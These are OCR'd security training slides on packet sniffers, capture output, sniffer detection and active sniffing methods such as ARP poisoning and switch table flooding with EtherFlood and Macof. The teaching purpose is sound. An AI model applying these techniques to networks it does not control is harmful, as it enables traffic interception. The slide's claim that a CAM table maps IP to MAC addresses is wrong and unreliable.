
# Networks, Sniffing and IDS

# Overview





# Example Packet Sniffers



**There are a wide variety of protocol analyzers available. A few of them are listed below.**

**Many of these tools will be discussed over the next few pages.**

| | | |
|---|---|---|
| Wireshark | Win & Unix | Free from www.wireshark.org |
| Tcpdump | Unix | Free from www.tcpdump.org |
| Windump | Windows | Free from windump.polito.it |
| OmniPeek | Windows | Purchase from www.wildpackets.com |
| Packetyzer | Windows | http://www.networkchemistry.com/products/packetyzer.php |
| Cain & Abel | Windows | Free from www.oxid.it |

# Tool: Pcap & WinPcap



Many popular Unix packet sniffing & network tools rely on the packet capture (Pcap) library to function.


Many of these popular Unix tools have been ported to Windows.

The porting of Pcap to Windows is called WinPcap and is necessary for many Windows-based network tools:

Wireshark, windump, Cain & Abel, snort, proDetect, etc.

# Tool: Wireshark







**Wireshark is a free protocol analyzer for Windows and Unix. It was previously called Ethereal and is the industry leader for free sniffers!**

# TCP Stream Re-assembling

mile2.com

mile2 IT Security Training & Consulting





**Wireshark can re-create any TCP session.**

# Tool: Packetyzer

mile2.com

mile2 IT Security Training & Consulting




**Packetyzer is a free protocol analyzer for Windows.**

# tcpdump & windump



- **Tcpdump is a popular Unix protocol analyzer, it prints out the headers of packets on a network interface that match the specified boolean expression.**


```
root@tty0[knoppix]# tcpdump
tcpdump: listening on eth0
16:54:37.781298 arp who-has 10.1.1.106 tell 10.1.1.100
16:54:37.782027 arp reply 10.1.1.106 is-at 0:c:29:df:5:3d
16:54:37.782117 10.1.1.100 > 10.1.1.106: icmp: echo request
16:54:37.784210 10.1.1.106 > 10.1.1.100: icmp: echo reply
16:54:37.786731 10.1.1.106.1027 > ns1.sd.cox.net.domain:  26406+ PTR? 106.1.1.10
.in-addr.arpa. (41) (DF)
16:54:37.796648 ns1.sd.cox.net.domain > 10.1.1.106.1027:  26406 NXDomain 0/1/0 (
118)
```

- **WinDump is the porting to the Windows platform of tcpdump.**

```
C:\>windump -n -S -vv
windump: listening on \Device\NPF_{F036ABE8-53D7-4C7B-B2E4-082BEF4D72D8}
19:56:53.427131 IP (tos 0x88, ttl 106, id 58655, len 108) 68.193.110.230.5000 >
192.168.2.162.5000: udp 80
19:56:53.493683 IP (tos 0x88, ttl 106, id 58656, len 108) 68.193.110.230.5000 >
192.168.2.162.5000: udp 80
19:56:53.506094 IP (tos 0x88, ttl 43, id 46880, len 40) 64.4.26.250.80 > 192.168
.2.69.2446:  . [tcp sum ok] 894239202:894239202(0) ack 4229117801 win 17520
19:56:53.506528 IP (tos 0x88, ttl 43, id 46881, len 510) 64.4.26.250.80 > 192.16
8.2.69.2446: P 894239202:894239672(470) ack 4229117801 win 17520
19:56:53.508241 IP (tos 0x88, ttl 43, id 46882, len 526) 64.4.26.250.80 > 192.16
```

# Tool: OmniPeek






**OmniPeek is a commercial protocol analyzer for Windows platforms that goes beyond normal sniffers. It intercepts and analyzes wired and wireless networks. It is available from www.wildpackets.com.**

# Sniffer Detection Using Cain & Abel



Promiscuous-mode scanner allows you to identify sniffers and NIDS present on the LAN.

"Promiscuous mode detection using ARP packets" by Daiji Sanai

Not all operating systems respond in the same way

Windows machines, that are not sniffing the network, normally respond to ARP Test (Broadcast 16-bit) and ARP Test (Multicast group1) only.

When a sniffer is activated and the NIC is in promiscuous-mode, they respond to ARP Test (Broadcast 31-bit) as well.

Network card not in promiscuous-mode (not sniffing)

| IP address | MAC address | OUI fingerprint | Host name | B31 | B16 | B8 | Gr | M0 | M1 | M3 |
|---|---|---|---|---|---|---|---|---|---|---|
| 192.168.0.10 | 00C026880898 | LANS TECHNOLOGY CO., LTD. | | | * | | | | * | |

Network card into promiscuous-mode (sniffing)

| IP address | MAC address | OUI fingerprint | Host name | B31 | B16 | B8 | Gr | M0 | M1 | M3 |
|---|---|---|---|---|---|---|---|---|---|---|
| 192.168.0.10 | 00C026880898 | LANS TECHNOLOGY CO., LTD. | | * | * | | | | * | |

# Active Sniffing Methods



## A hacker has two choices for modifying the routing of packets:

### Control layer 2 routing (Ethernet routing)

- Switch forwarding table flooding
- ARP cache poisoning
- MAC spoofing

### Control layer 3 routing (IP routing)

- DNS poisoning
- Source routing
- Advertise bogus routes
- ICMP redirect messages
- Rogue DHCP servers

# Switch Table Flooding



EtherFlood and Macof are tools that send thousands of Ethernet frames containing random hardware addresses onto a switched network segment.

This process may overload the switch's forwarding table (also called CAM table). A CAM table maps IP to MAC addresses.

